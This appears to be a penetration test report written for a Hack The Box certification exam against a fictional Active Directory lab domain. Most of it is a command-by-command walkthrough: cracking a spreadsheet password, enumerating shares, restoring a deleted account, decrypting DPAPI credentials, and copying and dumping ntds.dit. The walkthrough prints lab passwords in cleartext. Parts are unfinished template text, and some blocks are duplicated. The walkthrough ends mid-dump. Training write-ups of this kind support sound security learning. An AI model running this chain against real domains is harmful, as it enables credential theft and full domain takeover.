



HACKTHEBOX

Penetration Test

HTB CPTS Report

Report of Findings

HTB Certified Penetration Testing Specialist (CPTS) Exam Report

Candidate Name: Aliakbar Babayev

Table of Contents

1	Statement of Confidentiality	3
2	Engagement Contacts	4
3	Executive Summary	5
3.1	Approach	5
3.2	Scope	5
3.3	Assessment Overview and Recommendations	5
4	Network Penetration Test Assessment Summary	7
4.1	Summary of Findings	7
5	Internal Network Compromise Walkthrough	8
5.1	Detailed Walkthrough	8
6	Remediation Summary	9
6.1	Short Term	9
6.2	Medium Term	9
6.3	Long Term	9
7	Technical Findings Details	10
	TODO FINDING TITLE	10
A	Appendix	11
A.1	Finding Severities	11
A.2	Host & Service Discovery	12
A.3	Subdomain Discovery	13
A.4	Exploited Hosts	14
A.5	Compromised Users	15
A.6	Changes/Host Cleanup	16
A.7	Flags Discovered	17

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

TODO Customer Contacts		
Contact	Title	Contact Email
Assessor Contact		
Assessor Name	Title	Assessor Contact Email
Aliakbar Babayev	Penetration Tester	12525@holbertonstudents.com

3 Executive Summary

Inlanefreight Ltd. ("Inlanefreight" herein) contracted Aliakbar Babayev to perform a Network Penetration Test of Inlanefreight's internal Active Directory environment facing network to identify security weaknesses, determine the impact to Inlanefreight, document all findings in a clear and repeatable manner, and provide remediation recommendations.

3.1 Approach

Aliakbar Babayev performed testing under a "Black Box" approach, without credentials or any advance knowledge of Inlanefreight's environment, with the goal of identifying unknown weaknesses. Testing was performed remotely from Aliakbar Babayev's assessment lab...

3.2 Scope

The scope of this assessment was one internal IP address, representing a single Active Directory Domain Controller within Inlanefreight's internal network.

In Scope Assets

Host/URL/IP Address	Description
10.129.232.130	Domain Controller IP

3.3 Assessment Overview and Recommendations

During the penetration test against Inlanefreight, Aliakbar Babayev identified 5 findings that threaten the confidentiality, integrity, and availability of Inlanefreight's information systems. The findings were categorized by severity level, with 3 of the findings being assigned a critical-risk rating, 2 high-risk, 0 medium-risk, and 0 low-risk. There were also 0 informational findings related to enhancing security monitoring capabilities within the internal network.

Network Penetration Test Assessment

Summary

Aliakbar Babayev began all testing activities from the perspective of an authenticated internal user with low-privileged domain credentials. Inlanefreight provided the tester with a single target IP address but did not provide additional information such as operating system or configuration details.

4.1 Summary of Findings

During the course of testing, [Your Name] uncovered a total of 5 findings that pose a material risk to Inlanefreight's information systems. Aliakbar Babayev also identified 0 informational findings that, if addressed, could further strengthen Inlanefreight's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level. In the course of this penetration test 3 Critical, 2 High vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

4.1 Summary of Findings

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	Critical	Sensitive Credentials Exposed via Readable SMB Share	
2	Critical	Backup Files Expose Active Directory Database (ntds.dit)	
3	Critical	Domain Credential Extraction via NTDS.dit and SYSTEM Hive	
4	High	Targeted Kerberoasting	
5	High	DPAPI Credential Extraction	

5 Internal Network Compromise Walkthrough

During the course of the assessment, Aliakbar Babayev was able to gain a foothold via provided low-privileged credentials, move laterally, and compromise the internal Active Directory domain, leading to full administrative control over the voleur.htb Active Directory domain. The steps below demonstrate the path taken from initial access to compromise and do not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to Inlanefreight the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment, and to help prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve domain compromise.

5.1 Detailed Walkthrough

Testing began with a set of provided low-privileged domain credentials for the user ryan.naylor. Authentication attempts against SMB using NTLM were rejected, revealing that NTLM authentication was disabled domain-wide and that only Kerberos authentication was supported. A Kerberos ticket-granting ticket (TGT) was obtained for ryan.naylor using Impacket's getTGT utility, allowing authenticated access to domain services via Kerberos.

```
netexec smb 10.129.232.130 -u ryan.naylor -p 'HollowOct31Nyt'  
[-] voleur.htb\ryan.naylor:HollowOct31Nyt STATUS_NOT_SUPPORTED
```

```
impacket-getTGT voleur.htb/ryan.naylor:'HollowOct31Nyt'@10.129.232.130  
Kerberos SessionError: KDC_ERR_PREAUTH_FAILED
```

```
sudo ntpdate voleur.htb
```

```
impacket-getTGT voleur.htb/ryan.naylor:'HollowOct31Nyt' -dc-ip 10.129.232.130  
[*] Saving ticket in ryan.naylor.ccache
```

```
netexec smb 10.129.232.130 -u ryan.naylor -p 'HollowOct31Nyt' -k  
[+] voleur.htb\ryan.naylor:HollowOct31Nyt
```

```
netexec smb 10.129.232.130 -u ryan.naylor -p 'HollowOct31Nyt' -k --shares  
SMB 10.129.232.130 445 DC [*] x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)  
SMB 10.129.232.130 445 DC [+] voleur.htb\ryan.naylor:HollowOct31Nyt  
SMB 10.129.232.130 445 DC [*] Enumerated shares  
SMB 10.129.232.130 445 DC
```

Share	Permissions	Remark
ADMIN\$		Remote Admin
C\$		Default share
Finance		
HR		
IPC\$	READ	Remote IPC
IT	READ	
NETLOGON	READ	Logon server share
SYSVOL	READ	Logon server share

```
SMB 10.129.232.130 445 DC
```

5.1 Detailed Walkthrough

Using this access, SMB shares on the domain controller were enumerated. The IT share was found to be readable by ryan.naylor and contained a password-protected spreadsheet, Access_Review.xlsx, located within a First-Line Support subdirectory. The spreadsheet's password protection was removed offline using John the Ripper, revealing an internal access review document containing cleartext usernames and passwords for multiple standard and service accounts, including svc_ldap and svc_iis (see Finding 01).

Scans impacket-smbclient voleur.htb/ryan.naylor:'HollowOct31Nyt'@dc.voleur.htb -dc-ip 10.129.232.130 -k
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands

shares

ADMIN\$

C\$

Finance

HR

IPC\$

IT

NETLOGON

SYSVOL

use IT

ls

drw-rw-rw- 0 Wed Jan 29 13:10:01 2025 .

drw-rw-rw- 0 Fri Jul 25 00:09:59 2025 ..

drw-rw-rw- 0 Wed Jan 29 13:40:17 2025 First-Line Support

cd 'First-Line Support'

[~] SMB SessionError: code: 0xc0000034 - STATUS_OBJECT_NAME_NOT_FOUND - The object name is not found.

cd First-Line Support

ls

*** Unknown syntax: ls

ls

drw-rw-rw- 0 Wed Jan 29 13:40:17 2025 .


drw-rw-rw- 0 Wed Jan 29 13:10:01 2025 ..

-rw-rw-rw- 16896 Fri May 30 02:23:36 2025 Access_Review.xlsx

get Access_Review.xlsx

5.1 Detailed Walkthrough

BloodHound analysis of the domain, performed using the recovered svc_ldap credentials, revealed that svc_ldap held WriteSPN privileges over the svc_winrm service account. This misconfiguration was abused to perform a targeted Kerberoasting attack: a Service Principal Name (SPN) was written to the svc_winrm account, a Kerberos service ticket was requested for that SPN, and the ticket was cracked offline, recovering svc_winrm's plaintext password (see Finding 02). These credentials were used to authenticate via WinRM, providing an initial interactive foothold on the domain controller.



5.1 Detailed Walkthrough

Further enumeration of the Active Directory environment revealed that the user account todd.wolfe had been deleted, and that svc_ldap held permissions to restore deleted (tombstoned) AD objects. This permission was abused to restore the todd.wolfe account, which was found to be a member of the Second-Line Technicians group.

```
Scans file Access_Review.xlsx
Access_Review.xlsx: CDFV2 Encrypted
Scans office2john Access_Review.xlsx > Access_Review.xlsx.hash
Scans john Access_Review.xlsx.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x / SHA512 256/256 AVX2 4x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
football1      (Access_Review.xlsx)
1g 0:00:00:01 DONE (2026-07-11 18:43) 0.5208g/s 450.0p/s 450.0c/s 450.0C/s football1..felipe
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


A	B	C	D
User	Job Title	Permissions	Notes
Ryan.Naylor	First-Line Support Technician	SMB	Has Kerberos <u>Pre-Auth</u> disabled temporarily to test legacy systems.
Marie.Bryant	First-Line Support Technician	SMB	
Lacey.Miller	Second-Line Support Technician	Remote Management Users	
Todd.Wolfe	Second-Line Support Technician	Remote Management Users	Leaver. Password was reset to NightT1meP1dg3on14 and account deleted.
Jeremy.Combs	Third-Line Support Technician	Remote Management Users.	Has access to Software folder.
Administrator	Administrator	Domain Admin	Not to be used for daily tasks!
Service Accounts			
svc_backup		Windows Backup	Speak to Jeremy!
svc_ldap		LDAP Services	P/W - M1XyC9pW7qT5Vn
svc_iis		IIS Administration	P/W - N5pXyW1VqM7CZ8
svc_winrm		Remote Management	Need to ask Lacey as she reset this recently.

5.1 Detailed Walkthrough

Following the restoration of todd.wolfe, DPAPI-protected credential blobs were recovered from the IT share and decrypted using Impacket's dpapi utility (see Finding 03). This decryption revealed cleartext credentials for the user jeremy.combs, a member of the Third-Line Technicians group, representing a further privilege escalation within the support account hierarchy.

```
Scans bloodhound-python -ns 10.129.232.130 -u svc_ldap -p M1XyC9pW7qT5Vn -d voleur.htb -k --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: voleur.htb
INFO: Using TGT from cache
WARNING: Username in ccache file does not match supplied username! ryan.naylor@VOLEUR.HTB != s
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.voleur.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Found 12 users
INFO: Connecting to LDAP server: dc.voleur.htb
INFO: Found 56 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.voleur.htb

INFO: Done in 00M 13S
INFO: Compressing output into 20260711185015_bloodhound.zip
```




5.1 Detailed Walkthrough

Scans export KRB5CCNAME=svc_ldap.ccache

Scans bloodyad --host dc.voleur.htb -d voleur.htb -k set restore Todd.Wolfe

[+] Todd.Wolfe has been restored successfully under CN=Todd Wolfe,OU=Second-Line Support Technicians,D

Scans



Scans evil-winrm -i 10.129.232.130 -u todd.wolfe -p 'NightT1meP1dg3on14'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_pro

Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#Remote-path-completions>

Info: Establishing connection to remote endpoint

Evil-WinRM PS C:\> whoami

Error: An error of type ArgumentError happened, message is unknown type: 2061232681

Error: Exiting with code 1

5.1 Detailed Walkthrough

```
impacket-smbclient voleur.htb/todd.wolfe:'NightT1meP1dg3on14'@dc.voleur.htb -dc-ip 10.129.232.130 -k

# get 772275FAD58525253490A9B0039791D3
# cd ..
# ls
drw-rw-rw-    0 Wed Jan 29 19:13:09 2025 .
drw-rw-rw-    0 Wed Jan 29 19:13:09 2025 ..
drw-rw-rw-    0 Wed Jan 29 19:13:09 2025 Credentials
drw-rw-rw-    0 Wed Jan 29 19:13:09 2025 Crypto
drw-rw-rw-    0 Wed Jan 29 19:13:09 2025 Internet Explorer
drw-rw-rw-    0 Wed Jan 29 19:13:09 2025 Network
drw-rw-rw-    0 Wed Jan 29 19:13:09 2025 Protect
drw-rw-rw-    0 Wed Jan 29 19:13:09 2025 Spelling
drw-rw-rw-    0 Wed Jan 29 19:13:09 2025 SystemCertificates
drw-rw-rw-    0 Wed Jan 29 19:13:09 2025 Vault
drw-rw-rw-    0 Wed Jan 29 19:13:10 2025 Windows
# cd protect
# ls
drw-rw-rw-    0 Wed Jan 29 19:13:09 2025 .
drw-rw-rw-    0 Wed Jan 29 19:13:09 2025 ..
-rw-rw-rw-   24 Wed Jan 29 16:53:08 2025 CREDHIST
drw-rw-rw-    0 Wed Jan 29 19:13:09 2025 S-1-5-21-3927696377-1337352550-2781715495-1110
-rw-rw-rw-   76 Wed Jan 29 16:53:08 2025 SYNCHIST
# cd S-1-5-21-3927696377-1337352550-2781715495-1110
# ls
drw-rw-rw-    0 Wed Jan 29 19:13:09 2025 .
drw-rw-rw-    0 Wed Jan 29 19:13:09 2025 ..
-rw-rw-rw-  740 Wed Jan 29 17:09:25 2025 08949382-134f-4c63-b93c-ce52efc0aa88
-rw-rw-rw-  900 Wed Jan 29 16:53:08 2025 BK-VOLEUR
-rw-rw-rw-   24 Wed Jan 29 16:53:08 2025 Preferred
# get 08949382-134f-4c63-b93c-ce52efc0aa88
```

5.1 Detailed Walkthrough

```
Scans echo -n 'NightT1meP1dg3on14' | iconv -t utf16le | openssl dgst -md4
```

```
MD4(stdin)= efab6ef9047c612f381498cd5a93b5b9
```

```
Scans impacket-dpapi masterkey -file 08949382-134f-4c63-b93c-ce52efc0aa88 -sid S-1-5-21-3927696377-1337352550-2781715495-1110 -hashes :efab6ef9047c612f381498cd5a93b5b9
```

```
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

```
[MASTERKEYFILE]
```

```
Version : 2 (2)
```

```
Guid : 08949382-134f-4c63-b93c-ce52efc0aa88
```

```
Flags : 0 (0)
```

```
Policy : 0 (0)
```

```
MasterKeyLen: 00000088 (136)
```

```
BackupKeyLen: 00000068 (104)
```

```
CredHistLen : 00000000 (0)
```

```
DomainKeyLen: 00000174 (372)
```

```
Password:
```

```
Decrypted key with User Key (MD4 protected)
```

```
Decrypted key: 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
```

```
→ Scans echo -n 'NightT1meP1dg3on14' | iconv -t utf16le | openssl dgst -md4
```

```
MD4(stdin)= efab6ef9047c612f381498cd5a93b5b9
```

```
→ Scans impacket-dpapi masterkey -file 08949382-134f-4c63-b93c-ce52efc0aa88 -sid S-1-5-21-3927696377-1337352550-2781715495-1110 -hashes :efab6ef9047c612f381498cd5a93b5b9
```

```
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

```
[MASTERKEYFILE]
```

```
Version : 2 (2)
```

```
Guid : 08949382-134f-4c63-b93c-ce52efc0aa88
```

```
Flags : 0 (0)
```

```
Policy : 0 (0)
```

```
MasterKeyLen: 00000088 (136)
```

```
BackupKeyLen: 00000068 (104)
```

```
CredHistLen : 00000000 (0)
```

```
DomainKeyLen: 00000174 (372)
```

```
Password:
```

```
Decrypted key with User Key (MD4 protected)
```

```
Decrypted key: 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
```

```
→ Scans |
```

5.1 Detailed Walkthrough

Scans impacket-dpapi credential -file 772275FAD58525253490A9B0039791D3 -key 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0c5969ccae6f550650a83

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]

LastWritten : 2025-01-29 12:55:19+00:00

Flags : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)

Persist : 0x00000003 (CRED_PERSIST_ENTERPRISE)

Type : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)

Target : Domain:target=Jezzas_Account

Description :

Unknown :

Username : jeremy.combs

Unknown : qT3V9pLXyN7W4m

→ Scans impacket-dpapi credential -file 772275FAD58525253490A9B0039791D3 -key 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0c5969ccae6f550650a83

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

```
[CREDENTIAL]
LastWritten : 2025-01-29 12:55:19+00:00
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type       : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=Jezzas_Account
Description :
Unknown    :
Username   : jeremy.combs
Unknown    : qT3V9pLXyN7W4m
```

→ Scans |

5.1 Detailed Walkthrough

Scans impacket-getTGT voleur.htb/jeremy.combs:'qT3V9pLXyN7W4m' -dc-ip 10.129.232.130
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

```
[*] Saving ticket in jeremy.combs.ccache  
Scans export KRB5CCNAME=jeremy.combs.ccache  
Scans evil-winrm -i dc.voleur.htb -r voleur.htb
```

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint

```
*Evil-WinRM* PS C:\Users\jeremy.combs\Documents> cd ..
```

```
*Evil-WinRM* PS C:\IT> ls
```

Directory: C:\IT

Mode	LastWriteTime	Length	Name
d----	1/29/2025 1:40 AM		First-Line Support
d----	1/29/2025 7:13 AM		Second-Line Support
d----	1/30/2025 8:11 AM		Third-Line Support

```
*Evil-WinRM* PS C:\IT> cd "Third-Line Support"
```

```
*Evil-WinRM* PS C:\IT\Third-Line Support> ls
```

Directory: C:\IT\Third-Line Support

Mode	LastWriteTime	Length	Name
d----	1/30/2025 8:11 AM		Backups
-a----	1/30/2025 8:10 AM	2602	id_rsa
-a----	1/30/2025 8:07 AM	186	Note.txt.txt

5.1 Detailed Walkthrough

```
→ Scans chmod 600 id_rsa
→ Scans ssh -i id_rsa svc_backup@10.129.232.130 -p 2222
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 20.04 LTS (GNU/Linux 4.4.0-20348-Microsoft x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Jul 11 09:34:10 PDT 2026

System load:  0.52   Processes:           9
Usage of /home: unknown  Users logged in:    0
Memory usage: 32%   IPv4 address for eth0: 10.129.232.130
Swap usage:   0%

363 updates can be installed immediately.
257 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Jan 30 04:26:24 2025 from 127.0.0.1
 * Starting OpenBSD Secure Shell server sshd
svc_backup@0C:~$ |
```

[OK]

5.1 Detailed Walkthrough

```

root@DC:/mnt/c# cd IT
root@DC:/mnt/c/IT# ls
'First-Line Support' 'Second-Line Support' 'Third-Line Support'
root@DC:/mnt/c/IT# cd Third-Line\ Support/
root@DC:/mnt/c/IT/Third-Line Support# ls
Backups Note.txt.txt id_rsa
root@DC:/mnt/c/IT/Third-Line Support# cd Backups/
root@DC:/mnt/c/IT/Third-Line Support/Backups# ls
'Active Directory' registry
root@DC:/mnt/c/IT/Third-Line Support/Backups# cd Active\ Directory/
root@DC:/mnt/c/IT/Third-Line Support/Backups/Active Directory# ls
ntds.dit ntds.jfm

```

```

root@DC:/home/svc_backup# cd /mnt
root@DC:/mnt# ls
.
root@DC:/mnt# cd c
root@DC:/mnt/c# ls
ls: cannot access 'DumpStack.log.tmp': Permission denied
ls: cannot access 'pagefile.sys': Permission denied
'$Recycle.Bin' 'Config.Msi' 'DumpStack.log.tmp' 'HR' 'PerfLogs' 'Program Files (x86)' 'Recovery' 'Tools' 'Windows' 'pagefile.sys'
'$WinREAgent' 'Documents and Settings' 'Finance' 'IT' 'Program Files' 'ProgramData' 'System Volume Information' 'Users' 'inetpub'
root@DC:/mnt/c# cd IT
root@DC:/mnt/c/IT# ls
'First-Line Support' 'Second-Line Support' 'Third-Line Support'
root@DC:/mnt/c/IT# cd Third-Line\ Support/
root@DC:/mnt/c/IT/Third-Line Support# ls
Backups Note.txt.txt id_rsa
root@DC:/mnt/c/IT/Third-Line Support# cd Backups/
root@DC:/mnt/c/IT/Third-Line Support/Backups# ls
'Active Directory' registry
root@DC:/mnt/c/IT/Third-Line Support/Backups# cd Active\ Directory/
root@DC:/mnt/c/IT/Third-Line Support/Backups/Active Directory# ls
ntds.dit ntds.jfm

```

Scans scp -P 2222 -i id_rsa svc_backup@10.129.232.130:'/mnt/c/IT/Third-Line Support/Backups/Active Directory/ntds.dit' .

** WARNING: connection is not using a post-quantum key exchange algorithm.
 ** This session may be vulnerable to "store now, decrypt later" attacks.
 ** The server may need to be upgraded. See <https://openssh.com/pq.html>

ntds.dit 100% 24MB 1.4MB/s 00:17

Scans scp -P 2222 -i id_rsa svc_backup@10.129.232.130:'/mnt/c/IT/Third-Line Support/Backups/registry/SYSTEM' .

** WARNING: connection is not using a post-quantum key exchange algorithm.
 ** This session may be vulnerable to "store now, decrypt later" attacks.
 ** The server may need to be upgraded. See <https://openssh.com/pq.html>

SYSTEM 100% 18MB 2.6MB/s 00:06

5.1 Detailed Walkthrough

Scans `impacket-secretsdump -ntds ntds.dit -system SYSTEM local`
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xbbdd1a3243b87bcc9b875321b883d2d

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)

[*] Searching for pekList, be patient

